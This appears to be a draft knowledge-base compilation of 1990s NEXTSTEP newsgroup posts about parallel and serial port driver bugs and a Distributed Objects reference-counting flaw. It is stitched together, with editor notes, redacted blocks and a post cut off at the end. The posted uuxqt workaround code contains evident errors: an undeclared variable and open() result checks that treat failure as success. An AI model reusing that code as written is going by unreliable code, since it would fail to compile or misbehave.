Subject: Re: Why doesn't "prog > /dev/pp0" work?
Date: 26 Sep 1995 01:38:38 +0100

In <43sup8\$177@turbocat.snafu.de> Chris Snowdon writes:
[...]
>The pp0 driver has a bug. It eats data.
>Has someone a new one yet? I do not like pp0cat.

That's funny... Do you know _any_ NS-driver which isn't buggy?

pp0 eat data
serial eat data
network eat data (OK, TCP will correct it, so you'll see only time delays)
tape eat data (good thing for doing bad backups..)
and so on

[tried hard to involve NS to commercial companies but failed due to buggy
drivers and miserable support. Now waiting for openstep on linux...]

--
Josef Wolf -- sepp@ppcger.inka.de
Germersheim, Germany

XXX.33.1
From: Chris Snowdon
Newsgroups: comp.sys.next.programmer
Subject: Re: Why doesn't "prog > /dev/pp0" work?
Date: 22 Sep 1995 00:08:08 GMT

John Dawson <jdawson@tkg.com> wrote:
> I wrote a PostScript-to-Epson-FX-80 filter so I could use my trusty old
FX-80 as a NEXTSTEP printing device. And it works just fine. But I
encountered this problem while doing it:

(...)

> But when I create a printer entry, and give it "epsonfilt" for the filter
program and /dev/pp0 for the device, it works without flaw every time.

> What does the print subsystem know about sending things to /dev/pp0 that
I don't?

The pp0 driver has a bug. It eats data.
Has someone a new one yet? I do not like pp0cat.

> John Dawson (jdawson@tkg.com)
--

() () David Wetzel, Turbocat's Development,
() () Buchhorster Strasse, D-16567 Muehlenbeck/Berlin, FRG,
() () Phone +49 33056 82151, Fax +49 33056 82152
() () dave@turbocat.snafu.de (NeXTMail)

XXX can anyone confirm this? (sent a message to the author)

From: pkron@corona.com (Peter Kron)
Reply-To: pkron@corona.com
Date: Thu, 23 Dec 1993 21:20:14 PST
Newsgroups: comp.sys.next.bugs
Subject: Parallel port broken in 3.2 NS/I?

Since 3.1 came out in May, I have been reliably printing to my HP DeskJet 550C using the configuration available on the archives and Ghostscript 2.6. Since upgrading to 3.2, however, printing is barely usable. If I'm lucky I can print a full page without some character getting dropped, breaking the data protocol and causing the printer to spew out pages of smileys and hearts in the finest DOS fashion.

Nothing in the configuration has changed other than 3.2, so I have to conclude that the parallel port driver broke. (Well, the serial port works...2 out of 3 ain't bad?)

It seems related to end of page/new page, for it never fails at the top of the page, only as it approaches the bottom. And the chances of success go up greatly if one page is printed at a time. The same pages printed as a range will certainly fail.

Anyone else experiencing this or have any clues?

Thanks

NeXTMail:Peter_Kron@corona.com
Corona Design, Inc.
P.O. Box 51022
Seattle, WA 98115-1022

Date: Fri, 14 Jan 94 19:39:03 -0800
From: Peter Kron <maze!pkron%corona.com>
To: RfSchtk@banruc60.bitnet
Subject: Re: Some help with KBNS, please

Have you heard anything about this from other people? What are their findings? Otherwise, are you (still) sure there is a problem on the part of NEXTSTEP?

I haven't gotten any independent confirmation from other NEXTSTEP users or from NeXT. HP has indicated that the printer needs to be able to communicate with the driver for flow-control, which would indicate that the problem is the inability of the NEXTSTEP driver to do this.

from NextAnswers 1330:

The current implementation of the parallel port driver doesn't support bidirectional data transfer. Because file transfers require this feature, you can't use LapLink™-style file transfers with the Release 3.1 driver. Future versions of the parallel driver may support this functionality.

It isn't actually clear from this if that precludes flow control. Originally I doubted this since the problem didn't seem to occur with 3.1. I have independently strengthened my suspicion that some sort of flow control problem is at the root of the problem, though, so I intend to interpose a flow control process in the pipe from Ghostscript to the parallel port.

I will let you know if that resolves the problem.

Peter

NeXTMail:Peter_Kron@corona.com
Corona Design, Inc.
P.O. Box 51022
Seattle, WA 98115-1022

Serial Ports

XXX.32.2 Look at c.s.n.b in 1995-01 for some problems with NEXTSTEP_3.3 even on NeXT hardware.

xxx.33.2
Newsgroups: comp.sys.next.bugs

From: brianw@sounds.wa.com (Brian Willoughby)
Subject: '040 serial ports lock up intermittently under 3.3
Date: Sat, 13 Jan 1996 01:02:20 GMT

I have been having a problem with 3.3 since at least as far back as April 1995, and the 3.3 Patch has not solved it.

I have a NeXTdimension running Patched 3.3, and I use Taylor UUCP 1.05 and the TransSys DialupIP SLIP package (from 1992). Both packages are set up to access /dev/cu⁺fb, and /etc/ttys is set up to accept logins on ttydfb

My problem is this: if I allow cron to poll via Taylor UUCP, serial port B seems to randomly lock up such that getty does not answer. The person who is dialing up sees my modem answer and connect, but they get no login prompt, just echoed characters. From my end, when the port is in this screwed up state, I can disable login via /etc/ttys and signal getty to hangup, but as I watch the modem lights I see that getty cannot access the modem.

There is no UUCP lock file at these times, so that cannot be the cause of the problem.

The workaround is to manually run a program that someone sent me back in April. In summary, the program opens /dev/cu⁺fb and calls ioctl(fd, TIOCNXCL, 0); - this clears the serial port and e.g. I can see the modem lights reflect any changes to /etc/ttys. Subsequent login attempts are then successful until the problem randomly appears again. It seems that Taylor UUCP polls initiated from /etc/crontab.local cause the problem to appear (at random). I have tried removing all Taylor commands from /etc/crontab.local and to manually poll, but I am not convinced that the lack of problems with manual polling is anything other than the fact that the random bug is less likely to appear with less frequent command activity.

If you have read this far :-) I would like to know if anyone else is experiencing serial port troubles on black hardware with Patched 3.3, and if you are, I would also like to know if you are using Taylor UUCP, NeXT's UUCP, or something else. The version of your Taylor UUCP might also shed some light on the problem.

I do not see how Taylor UUCP could adversely affect the serial ports, because once the process ends, it is the responsibility of the operating system to close any open files or open devices. Perhaps 3.3. has a bug where the "exclusive-use" mode bit documented in tty.4 causes the port to remain inaccessible even though it has been closed? On the other hand, if Taylor is behaving poorly, I would be interested in making the necessary source changes for compatibility with NEXTSTEP.

--

Brian Willoughby Software Design Engineer, BSEE from NCSU
NeXTmail welcome Sound Consulting: Software Design and Development
BrianW@SoundS.WA.com Bellevue, WA
<<http://nwlink.com/cyberartists/brianw/brianw.html>>

Newsgroups: comp.sys.next.bugs
From: brad@instep.bc.ca
Subject: Re: '040 serial ports lock up intermittently under 3.3
Reply-To: brad@instep.bc.ca
Date: Thu, 18 Jan 1996 18:00:09 GMT

Brian Willoughby writes
>More info (following up to my own article):
>
>I completely replaced Taylor UUCP on my system yesterday, substituting
>NeXT's UUCP as shipped with release 3.3 (patched).
>
>On two separate occasions, serial port B locked up and getty would not
>accept logins from the attached modem. Each time, the lockup happened
>after a successful uupoll as scheduled in my /etc/crontab.local
>
>Restting the modem and sending 'getty' a HANGUP signal still did NOT
>reenable login via dialup. The only way to fix this was to set
>non-exclusive use mode (see TIOCNXCL in tty.4) for /dev/cu* from a
>program running as root.
>
>Unfortunately, I was told by an individual at NeXT's Technical Support
>that NeXT does not support their UUCP system. This seems quite odd
>considering that NeXT provides printed documentation on how to set up
>their UUCP package, and it still ships with the operating system.
>--

I had a similar problem. At first I thought it was Taylor UUCP, so I removed
it in favour of Version 2 UUCP (the bundled version). But, the problem never
went away. Occasionally, the serial port would remain in some weird state
after a call out or call in leaving getty suspended trying to open the port.
Hence getty would fail to answer the line, when carrier becomes present.

I discovered that if a process were to re-open the port then close it, it
would seem to leave the port in a sane state that getty can cope with.

>From a problem with Version 2 uuxqt leaving sendmail processes suspended,
most likely due to improper detaching, I added to my replacement for uuxqt a
call to open and close the serial port in question. This seems to have solved
the problem for the most part.

The weird thing is that this is ONLY happening at our office UUCP host and
not at my home NeXTstation, also running UUCP.

Anyway, here's the patch I used. And a Makefile to install it:

=====
===== cut here =====

/*

*-----
\$Id: uuxqt.c,v 1.7 1995/12/20 22:22:21 root Exp \$

Copyright (l) 1995 by Brad Head and Glen Biagioni

All rights granted to redistribute this to the public domain.

*/

```
#include <sys/file.h>
#include <sys/param.h>
#include <sys/ioctl.h>
#include <sys/types.h>
#include <stdio.h>
#include <errno.h>
#include <pwd.h>
#include <time.h>
```

```
const char * uucp_timestamp();
```

```
void main(int argc, char *argv[], char *envp[])
```

```
{
    const char *    uuname = "instep";
    register int    fd = -1;
    FILE *          log = NULL;
    struct passwd *  pwd = getpwuid(getuid());
```

```
    if (setpgrp(0, getpid()) == -1) perror("setpgrp");
```

```
    if ( (fd = open("/dev/tty", O_RDONLY)) >= 0)
    {
        ioctl(fd, TIOCNOTTY, (char *)NULL);    // lose controlling tty
        close(fd);
    }
```

```
    if (log = fopen("/usr/spool/uucp/LOGFILE", "a+"))
    {
        fprintf(log, "%s %s (%s-%d) CUSTOM UUXQT (exec "
            "/usr/lib/uucp/uuxqt.std)\n",
            pwd->pw_name, uuname, uucp_timestamp(), getpid());
    }
```

```
    if (fd = open("/dev/cuifa", O_RDWR|O_NDELAY))
    {
        if (log)
            fprintf(log, "%s %s (%s-%d) CUSTOM UUXQT (open & close "
                "/dev/cuifa)\n",
                pwd->pw_name, uuname, uucp_timestamp(), getpid());
        close(fd);
    }
```

```
    if (fd = open("/dev/cufb", O_RDWR|O_NDELAY))
    {
        if (log)
            fprintf(log, "%s %s (%s-%d) CUSTOM UUXQT (open & close "
                "/dev/cufb)\n",
```

```
    pwd->pw_name, uname, uucp_timestamp(), getpid());
close(fd);
}
if (log) fclose(log);

// Close any open files descriptors, other than STDIN,STDOUT,STDERR

for (fd = 3; fd < NOFILE; fd++)
    close(fd);
errno = 0; // may have got set to EBADF from a close.

execve("/usr/lib/uucp/uuxqt.std", argv, envp);
exit(0);
}
```

```
const char * uucp_timestamp()
{
    static char ts[255];
    struct tm * t = NULL;
    time_t now;

    time(&now);
    t = localtime(&now);

    sprintf(ts,"%02d-%02d-%02d:%02d", t->tm_mon+1,t->tm_mday,
        t->tm_hour,t->tm_min);
    return ts;
}
```

=====
Makefile
=====

```
#
# Makefile for uuxqt.c - custom uuxqt to fix problem with uuxqt.
#
# $Id: Makefile,v 1.2 1995/12/20 22:17:06 root Exp $
#
#
CC = /bin/cc
STRIP = /bin/strip
CP = /bin/cp
RM = /bin/rm
MV = /bin/mv
CHOWN = /etc/chown
CHMOD = /bin/chmod
ECHO = /bin/echo
#CFLAGS = -O -arch m68k -arch i386
#CFLAGS = -O -arch m68k
#CFLAGS = -O -DDEBUG
CFLAGS = -O

INSTALLDIR = /usr/lib/uucp
```

```

all:: uuxqt

uuxqt: uuxqt.c
    $(CC) $(CFLAGS) -o uuxqt uuxqt.c

install: uuxqt uninstall

    -@$(ECHO) "installing"
    $(MV) -f $(INSTALLDIR)/uuxqt $(INSTALLDIR)/uuxqt.std
    $(CP) uuxqt $(INSTALLDIR)/uuxqt
    $(STRIP) $(INSTALLDIR)/uuxqt
    $(CHOWN) uucp.daemon $(INSTALLDIR)/uuxqt
    $(CHMOD) 6111 $(INSTALLDIR)/uuxqt

clean:
    $(RM) -f uuxqt.o uuxqt

uninstall:
    -@(if [ -f $(INSTALLDIR)/uuxqt.std -a -f $(INSTALLDIR)/uuxqt ] ; then
\
        $(ECHO) "un-installing" ; \
        $(ECHO) $(RM) -f $(INSTALLDIR)/uuxqt ; \
        $(RM) -f $(INSTALLDIR)/uuxqt ; \
        $(MV) -f $(INSTALLDIR)/uuxqt.std $(INSTALLDIR)/uuxqt ; \
        $(ECHO) $(MV) -f $(INSTALLDIR)/uuxqt.std $(INSTALLDIR)/uuxqt ; \
    fi)

```

```

--
Brad Head <brad@instep.bc.ca>
Software Developer, InStep Mobile Communications Inc.
Atomic Racing Club, Vancouver, BC, Canada
-----

```

```

XXX.33.1
Newsgroups: comp.sys.next.bugs
Return-Path: <e8703602@student.tuwien.ac.at>
Message-Id: <9508030816.AA00312@zaphod>
Content-Type: text/plain
Mime-Version: 1.0 (NeXT Mail 3.3 v118.2)
From: Christian Starkjohann <e8703602@student.tuwien.ac.at>
Date: Thu, 3 Aug 95 10:16:26 +0200
Subject: Re: More problems with the new NeXT ISASerialPort/PortServer driver

```

```

Robert La Ferla wrote:
> I am still experiencing problems with DCD/DTR using the latest NeXT
> serial driver. Anyone else care to post their experiences? There
> seems to be more and more incentive to run Mux over the NeXT driver.
> Why doesn't NeXT just ship Mux and pay Mark some $$$!!!

```

I experience reproducible system crashes with NeXT's new driver: when an external device sends lots of data into the line during an attempt to open /dev/tty?, the system crashes.

BTW: I found one incompatibility with the old driver and with MUX: the parameters of the line are reset when the line is closed. With the old driver I could do
stty 19200 >/dev/ttya
cat file >/dev/ttya
to send out some data. With the new one I have to write
(stty 19200; cat file) >/dev/ttya.

And one more thing: every open needs some seconds. What does the driver do during this time?

NeXT's driver was a nice experiment, but I will switch back to MUX.

--
Christian Starkjohann <cs@dsl.kph.tuwien.ac.at>

KBNS.32.1.018 Cure for all problems (such as those described below), but only in 3.2 (relies on DriverKit): Mux (version 1.4 at time of this writing)

Description by Markus_Wenzel:

``The Mux driver cures all problems related to NS/I 3.2. For it is based on DriverKit, Mux should not work with NS/I 3.1. You have to read the instructions carefully if you use a serial mouse. You have to use the original serial driver for the COM1 (mouse) port because the NeXT mouse driver wants the original driver, this is unfortunately hard wired. There are configuration files (Default.table, Instance.table) for various configurations included in the package. It can be obtained from standard ftp sites, e.g. ftp.uni-stuttgart.de, ftp.informatik.uni-muenchen.de, cs.orst.edu. Mux was developed with an educational license and its use is free. Since I use Mux, I have no problems with bad serial rates any longer, it is possible to run DTE speeds at 38400 or even 57600 bps. I tested Mux with Taylor-uucp 1.04, TransSys PNI-1.7beta SLIP, NXFax 1.04, ckermit and rz/sz. Normal transmission rates with Taylor g-protocol at 16800 bps line speed are about 1950-2000 cps (compressed news batches)."

XXX.3.2 KBNS.10.3.016_c3.1FIPO KBNS.11.2.rev VERY SERIOUS PROBLEM which crashes the system, reported by Ian_Bainbridge on c.s.n. (bugs/programmer) on 1993-06-22, confirmed by two other people the same day (though maybe not the details)

``Since I use the NS/FIP machine I am on to access a larger system using SLIP it is [excruciatingly] frustrating when the entire system decides to just freeze up ever couple of hours for no apparent reason.

This never happens when the serial ports are not in use. I know this is listed in the Release Notes, but how about a FIX sometime soon, this renders the entire system I am using nearly useless since I can't connect it to remote networks using a modem, without making it hang. To top it off, once hung it is REALLY hung, typing alt-numlock as suggested does nothing, the only thing to do is hit the reset button, which is getting a little hard on the hard disk after doing it two or three times a day.

Running fsck after this circumstances produces this message whenever I try to reboot or log out of the root account:

```
Raise RDP exception 6, code 3, subcode 0, C to continue
```

of cures typing C or c, produces an endless scroll of the above, with the only way to break out of it, again, hitting the reset button."

Another message:

```
Date: Fri, 22 Oct 93 11:12:39 -0400
```

```
-----  
From: [redacted]  
To: [redacted]  
Subject: [redacted]
```

experiences?

XXX.3.2 KBNS.11.3.009_o3.1FIPO Partial relief for problems with serial port lockup on Intel hardware, reported on comp.sys.next.programmer

Newsgroups: comp.sys.next.programmer

```
-----  
From: [redacted]  
To: [redacted]  
Subject: [redacted]
```

Still waiting for 3.2 to arrive to solve my Serial Port Lockup problems.

Click ;KBNS.33.2.rtf;Other Information; for help on how to get it.

Where things should go

KBNS.00.0.096_o3.0±3.2o Wish. Ultimately, it should be possible to use fixed writable media to cache other, slower media. Slower includes removable, because inserting a volume is a slow process. Then it would be possible to mount the operating system from a CD-ROM (just like that: mount the CD-ROM), and allowing the superuser (there are some integrity constraints), to specify which parts must be cached at all times, and for other parts, with what priority they must be cached. That would allow for graceful decay in performance in return for more disk space available to other purposes. The same should be available for data kept on network servers, so that a cache can reduce network traffic for heavily used data, without the superuser having to continually fine-tune. In the long run, this would include file systems mounted from remote sites, even over e-mail access. But there are lots of other things to be implemented first, sigh!

And a file system with transactions, like a database or Windows NT (I think), so that we won't have to wait for fschk to complete so often after system crashes! And then make it unnecessary... Look at Veritas, described in BYTE 1995-02 p. 155.

Distributed Objects;¬Distributed Objects ;KBNS.33.2.rtf;Contents;¬Contents XXX

check these things out

XXX.32.2
Date: Tue, 18 Oct 94 07:51:34 MET
From: rfschtk (To: Kevin Sven Berg <maze!kevin%pages.com>)
To: Kevin Sven Berg <maze!kevin%pages.com>
Subject: Re: How NeXT dropped the ball with 4.0 - NOT
Reply-To: RfSchtk

Kevin,

Please report this as a bug then.

Raf

Begin forwarded message:

From: Kevin Sven Berg <maze!kevin%pages.com>
Date: Mon, 10 Oct 94 12:20:19 -0700
To: flexus!RfSchtk
Subject: Re: How NeXT dropped the ball with 4.0 - NOT

In comp.sys.next.programmer article <9410051747.AA02226@flexus> you wrote:
> LS,
>
> Kevin Sven Berg writes on 1994-09-30:
> > Consider that the reference count applies to objects that
> > are distributed across disparate memory spaces. When a
> > remote connection goes invalid, any vended objects
> > retained by that space will go un-accounted for in the
> > vending space. Result: memory leak in the vending space.
> A dying connection does not appear to compromise the integrity of the reference
> counting scheme if the remote proxies handle remote retain counts, and if,
> locally, exactly one retain is done per local proxy (a largely invisible
> technicality: there is one local proxy per vended object and per connection).
> The local proxy disappears (releasing the vended object once) if the remote
> proxy disappears (when its retain count drops to zero) or becomes inaccessible

> (because the connection has died). No problemo... (I don't know whether this
> corresponds to the actual implementation.)
>

Just a follow-up: My post is based on actual observation (i.e. actual implementation).

Sven

--

Kevin Sven Berg / / / / P / a / g / e / s
kevin@pages.com / / / / / / / / / /
Pages Software Inc. / / / / / / / / / /
San Diego, CA.

XXX.32.2
GeneralRef/06_DistributedObjects/IntroDistObjects says that List conforms to NXTransport

XXX.32.1
From: yanik@planon.qc.ca (Yanik Crepeau)
Subject: Re: Distributed Object and NXReference (shorter)
Reply-To: yanik@planon.qc.ca (Yanik Crepeau)
Date: Mon, 23 May 1994 18:00:08 GMT

In article <1994May23.164002.11102@planon.qc.ca> yanik@planon.qc.ca (Yanik
Crepeau) writes:
> In article <1994May19.150237.14940@planon.qc.ca> yanik@planon.qc.ca (Yanik
> Crepeau) writes:
> [...]

My previous messages (in comp.sys.next.programmer) raise an important
political issue. My R&D manager is very upset by the fact that NeXT hides
important information. Two persons have spent more than a week figuring where
and what the problem is and few days looking for a solution to that problem. I
needed to send a message in comp.sys.next.programmer to get clues. This morning
I received from XEDOC in Australia a message describing exactly the problem we
had and giving excellent clues on the way to fix it.

The problem is clearly a bug in the Distributed Objects system. There are many
discrepancies in the documentation of the NXReference protocol and the related
-free method. That bug is in the center of one of the most important mechanism
of Distributed Objects. Since DO is in the center of the NeXT plans (the PDO
flavor to be true), we could expect a relatively bug-free sub-system or at least
a list of known bugs.

What is a "known bug" for NeXT engineers? It seems clearly that something
described as a bug by a third-party developer as XEDOC is not a "known bug".
You can seek the NeXTAnswers and you won't find the excellent bug report sent
by XEDOC few months ago. Is there an internal communication problem with the
people at NeXT that receive bug-report and the people who post messages in
NeXTAnswers? Maybe that kind of information is reserved for the NeXTEdge staff

Brett Adam
Xedoc

Distributed Objects in a real application environment

NEXTSTEP 3.1 & 3.2

Prepared by:

Brett Adam
Xedoc Software Development Pty Ltd
P.O Box 293, Albert Park.
VIC 3206, Australia
Phone: +61 3 696 2490
Fax:+61 3 696 6757
bpja@xedoc.com.au

Michael Lofquist
SIRIUS Object Oriented Technologies Pty Ltd
P.O Box 408, N. Sydney.
NSW 2059 Australia
Phone: +61 18 619 502
Fax: +61 2 9222 353
sirius@radnet.nsw.gov.au

Synopsis

Developing client/server applications in an real application environment using distributed objects technology has uncovered a number of problems, shortcomings and bugs in the implementation of distributed objects.

The design and documentation of reference counting and freeing of distributed objects does not match the actual implementation. Evidence seems to indicate that the actual implementation is completely reverse of the intended design.

The problem of building secure servers that will vend distributed objects to client application lacks the ability to authenticate what application/object is requesting a distributed object , without having to pass the objects as parameter to the distributed object server.

In this report we point out the shortcomings and the bug in the reference counting concept , suggest how they best be rectified, and offer a temporary work around. We also provide a simple but useful suggestion to amend the shortcomings of secure servers, by additions to the NXConnection class.

The Project.

Xedoc Software Development are currently building a number client/server applications using NeXT's Distributed Object Technology. We have come across a number of problems or shortcomings in the technology, and uncovered a significant bug.

The project details are unimportant and at this stage confidential, but the core product involved is the Xerox InConcert workflow engine server. Xedoc have ported the InConcert API to NEXTSTEP, so that all interactions between NEXTSTEP client applications and the InConcert server is done using distributed objects.

Reference counting and freeing distributed objects.

NeXT recommends the use of NXReference protocol to reference count the instances of objects vended across a connection.

Counts added incorrectly

The documentation states that objects (server side) which conform to NXReference will have a reference added the first time they are seen across a given connection, and that subsequent vends across the same connection will not result in additional references being added, see [1].

The documentation also states that the remote proxy (client side) will have a reference added each time the object is returned across the connection, allowing the client application to know how many references to the object are potentially held on the client side. The proxy object will also only forward the free message to the server side correspondent when the proxies reference count goes zero, see [2]

This approach ensures that a vended object will remain in a server process until all clients have finished with it. Counting the references on the remote side ensures that clients will remain a client of the object until all client-side users of the object have finished with it.

The technique and mechanism described in the documentation sounds like an adequate solution to reference counting distributed objects.

Unfortunately, it seems that the implementation of this mechanism has got it the other way around. We have observed that references are added each time a server object is passed across a connection (server side) and only added the first time to the remote proxy object when it is created on the client side.

If a client application vends the same server object twice, the proxy object on the client side will have its reference count equal 1, and the server side object will have its reference count equal 2.

As soon as the client decides to free one of it's references, the proxy object (client side) will be removed because its reference goes to zero, and the server will have its reference count decremented to 1, indicating to the

connection that there is still one valid proxy object on the client side.

Over time, this leakage situation will result in disaster for the distributed object servers, and the problem with the client references to remote objects is far worse, as clients will attempt to message objects that no longer exist on the client side.

See the DObjectExcerciser example application for a test harness that exhibits this problem.

The return from Free'dom

If developers follow the recommendations in the documentation on freeing objects, see [3], the reference count problem gets even worse.

It is recommended that objects free method should return nil on success, and self if the object was not actually freed, as in the case of reference count not being zero.

A NeXT suggested free method implementation is:

```
- free
{
    refs--;
    if (refs > 0) return self;

    [NXConnection removeObject:self];
    return [super free];
}
```

If the free message originated from a client process that was freeing it's last reference to a server object, with the server object having a ref count greater than 1, then the return of self will create a new NXProxy on the remote end!

Distributed objects should never return self, unless it is actually vending itself across the connection again. In this case, the free method should return nil. NeXT's own documentation is self-contradictory on this topic.

Solutions to Distributed Objects reference counting and freeing

We feel that there are no good work arounds for this problem. We suggest that NeXT change their implementation of reference counting to match the intended design and documentation, and also amend the NXReference documentation to note that distributed objects should always return nil in the free method. (Indeed, that you should always return nil unless you intend to vend another refernce to yourself)

We could suggest that a temporary work around for this problem is either for clients never to free their references to remote objects, or actively increment the proxy objects reference count every time an distributed object is referenced by the client, and let the application manage the references count

and freeing manually. This involves introducing a completely new reference counting protocol to avoid having NeXT's current (broken) implementation interfere.

For the server side, the problem lies in trying to identify how many remote references there actually are to an object. This means implementing a separate mechanism to keep tabs on what client has referenced which object, and when all clients referencing that particular object are disconnected the server, free the object.

Secure Servers

A second problem we have come across in our distributed object implementation of client server architectures is the lack of support for the notion of a relationship between two objects engaged in a message transaction. Basically, there is no way to ascertain who sent an object a message unless the object that sends the message explicitly passes itself as a parameter.

Within a self contained application context, this is not such an obvious problem, since objects that are messaging each other can be assumed to be authorised implicitly by being included in the same executable image on the same host.

However, with distributed objects messages are received from objects that are clearly not authorised in this implicit fashion. Without a clear way to identify the sender of a message, a server object has to use various other devious means to identify the source and to check authentication of that source.

A traditional client server design might include an initial authentication when a connection to a server is established, and use the resulting authentication "token" as an parameter to all subsequent messages to the server.

This approach is maybe sufficient when the client side is composed of objects that can include the authentication token in all messages. But that is rarely the case in a real application environment, where applications often are composed of third party objects, who know nothing about the authentication token and rarely provide a mechanism to manage and include it in external messages to other objects in the application.

The solution suggested by NEXTSTEP is to create an object that acts as a "forwarding proxy", passing all messages received onto the real target object but adding this layer of authentication in the process.

Distributed objects already has a concept of proxy (NXProxy) and it would seem logical to be able to subclass NXProxy to add the appropriate app-specific authentication support. However, the NXConnection class, which is responsible for creating the NXProxy instances as objects are vended, has no support for creating instances which are subclasses of the NXProxy class.

Thus, the developer ends up with an NXProxy instance forwarding messages to a

SecureProxy object which then forwards the messages onward to the real server object that we're trying to share.

Secure Servers Solution

We suggests that NXConnection be modified to allow developers to have instances of NXProxy subclasses created instead of NXProxy instances. A method such as

```
- setProxyClass: aClass;
```

would be adequate for the task. In addition, some way to identify the client within the created subclasses would allow authentication to proceed. For example, if there was some way to identify the "current" NXConnection on which the incoming message had been received. This is clearly a non-trivial problem given the possiblity of multi-threaded server environments, etc.

This authentication problem is, we feel, very significant in making distributed objects a truly useful tool for client/server applications development in the real world.

References

[1] NeXTSTEP General Reference, Volume 2
Page 6-9, Distributed Objects, Reference Count.

Extract:

With the Distributed Objects system, it is possible for an object to be shared by several applications. Since an object may be in use by many applications, a reference counting scheme may be necessary to insure that an object in use doesn't go away simply because a single application is done with it and frees it. The NXReference protocol is declared to allow objects to implement reference counting. Both the NXConnection and NXProxy classes conform to this protocol in order to know to what extent references are being held. You may wish to make your shared objects conform to this protocol; NXConnection will check if your object conforms to the NXReference protocol before it gives away references to it. If your object conforms to the protocol, a reference is added to the object the first time the object is seen on a connection. Note that a reference is not added every time an object is vended, only the first time it is seen on each connection. This works well if the object arrives only once per client application. In other cases, you can add a reference to an object every additional time you receive it, and eliminate the reference (by sending it the free message) every time you are finished with the object.

[2] NeXTSTEP General Reference, Volume 2
Page 6-34, Distributed Objects , NXProxy

Extract:

An application never instantiates NXProxy objects directly; they are created for your application when you are given a reference to an object that doesn't exist in your address space. The proxies vended to your application are reference-counted, so only a single NXProxy per connection is instantiated for any real object. When you're done with a remote object, you should typically send it a free message to eliminate its remote proxy locally and its local proxy remotely. This will decrement the reference-count on the proxy, and free it if there are no outstanding references. The free message will also be forwarded to the proxy's correspondent, which will free it (or dereference it if the object conforms to the NXReference protocol). An application alternatively might free the proxy's NXConnection, which will free all the connection's resources, including all its proxies.

.....

free
- free

Decrements the reference count on the proxy. If there are remaining references to the proxy, the free message isn't forwarded across the connection and this method returns self. If there are no remaining references, the proxy forwards the free message to its corresponding object, invokes the freeProxy method to free the proxy locally, and returns nil.

[3] NeXTSTEP General Reference, Volume 2
Page 9-34, Mach Kit , NXReference protocol

Extract:

free
- free

Decrements the receiver's reference count, returning self if the reference count remains greater than 0. If the reference count becomes 0, this method deallocates the receiver's storage and returns nil.

A typical implementation for a reference counted object that is vended over a Distributed Objects connection might look like this:

```
- free
{
    refs--;
    if (refs > 0) return self;

    [NXConnection removeObject:self];
    return [super free];
}
```

--
Yanik Crepeau The power of OOP used to stop when

Programmer the programmer typed "make". With
Planon Telexpertise NEXTSTEP and PDO, that is not true
E-Mail: yanik@planon.qc.ca (NeXT) anymore!

Newsgroups: comp.sys.next.programmer,comp.sys.next.advocacy
From: dave@prim.demon.co.uk (Dave Griffiths)
Subject: Re: Distributed Object and NXReference (shorter)
Date: Tue, 24 May 1994 17:24:56 GMT

In article <1994May23.180008.11412@planon.qc.ca> yanik@planon.qc.ca (Yanik Crepeau) writes:

>I received from XEDOC in Australia a message describing exactly the problem we
>had and giving excellent clues on the way to fix it.

>
>The problem is clearly a bug in the Distributed Objects system. There are many
>discrepancies in the documentation of the NXReference protocol and the related
>-free method. That bug is in the center of one of the most important mechanism
>of Distributed Objects. Since DO is in the center of the NeXT plans (the PDO
>flavor to be true), we could expect a relatively bug-free sub-system or at least
>a list of known bugs.

>
>What is a "known bug" for NeXT engineers? It seems clearly that something
>described as a bug by a third-party developer as XEDOC is not a "known bug".
>You can seek the NeXTAnswers and you won't find the excellent bug report sent
>by XEDOC few months ago. Is there an internal communication problem with the
>people at NeXT that receive bug-report and the people who post messages in
>NeXTAnswers? Maybe that kind of information is reserved for the NeXTEdge staff
>and each time someone will ask a question he/she will have to pay to get the
>answer? If it is the case, I hope XEDOC will have a fair percentage of the
>money collected by NeXT...

All of us who use DO's are interested in what NeXT plan to do about this
bug. Any chance of someone from NeXT replying? Just something along the lines
of "yes, we know it's a bug and it'll be fixed in release x.x".

Thanks,

Dave Griffiths

#import
;/NextLibrary/Documentation/NextDev/ReleaseNotes/DistributedObjects.rtf; ;-;/NextLibrary/Documentation/NextDev/ReleaseNotes/
DistributedObjects.rtf

KBNS.11.1.005_3.0±3.2o Incremental memory leak, reported by Bradley_Head on NeXT-prog@cpac.washington.edu on 1993-08-24, Bug_NeXT.49040 (Thomas Burkholder of NeXT called it bug #21973 on NeXT-prog@cpac.washington.edu on 1993-10-05), verified using his test program (available from him and included in the original report) by me for 3.0, by ``a friend of [Bradley_Head's]" for 3.1, by NeXT for 3.2 (see ReleaseNotes)

IntroDistObjects.rtf says:

In both the **useAnIntByReference:** and **useAString:** methods, a pointer is dereferenced on the client side, and the resulting data is sent to the server. On the server side, space for the data is allocated, and a pointer to the local data is received. The server's allocated copy of the data is local in scope and will be freed by the system when the server's method returns.

This isn't true on 3.0 at least for strings: they are leaked in the server. Bradley_Head said that the leak occurs at the next invocation of the server's method, but I found that the leak is immediate.

XXX check

From: milhouse!dmitri (Dmitri Linde)
Newsgroups: comp.sys.next.bugs
Subject: Bug in RemoteVote
Date: 21 Oct 1993 17:48:43 GMT
Reply-To: dmitri@cco.caltech.edu
Keywords: bug distributed objects
Originator: dmitri@milhouse

Hi!

I am wrote a simple server called Software.app to collect information about software on a network server. You may ftp it from physics.stanford.edu.

Several people have told me that there is a bug in it. Specifically, after the client quits there are still connections left to the server. This is bad for security reasons. What is worse is that these connections are also present on the server. So now my server has about 100 connections which I can't disconnect (one can check using netstat command) and it is working very very slowly.

I tried to fix that bug for a couple of days but I could not. Then I tried another Distributed Objects application -- RemoteVote in /NextDeveloper/Examples/DistributedObjects. It has the same bug!!!

How to test it:

Assume you have two NeXT computers foo and bar on local network. Compile RemoteVote on computer foo. Run it. execute command netstat | grep bar on computer foo to see that there are no connections between foo and bar.

Then Run RemoteVote on bar. execute the same command again on foo to check that now there are connections between foo and bar. Now quit RemoteVote on bar and check that there still are connections between foo and bar. For more fun, run RemoteVote on other NeXT computers and quit it. Then check that you have a load of connections on foo and it works like a turtle.

What can be done? I have not been able to find anything in documentation about disconnecting connections. Has anybody solved this problem?

If not I would have to rewrite Software.app using UDP which is a pain in the neck compared to Distributed Objects.

Comments greatly appreciated...

Dmitri Linde
dmitri@cco.caltech.edu

From: izumi@pinoko.berkeley.edu (Izumi Ohzawa)
Newsgroups: comp.sys.next.programmer,comp.sys.next.bugs
Subject: Re: Bug in RemoteVote
Date: 21 Oct 1993 18:44:30 GMT
Reply-To: izumi@pinoko.berkeley.edu

In article <2a6i0a\$ool@gap.cco.caltech.edu> milhouse!dmitri (Dmitri Linde) write s:

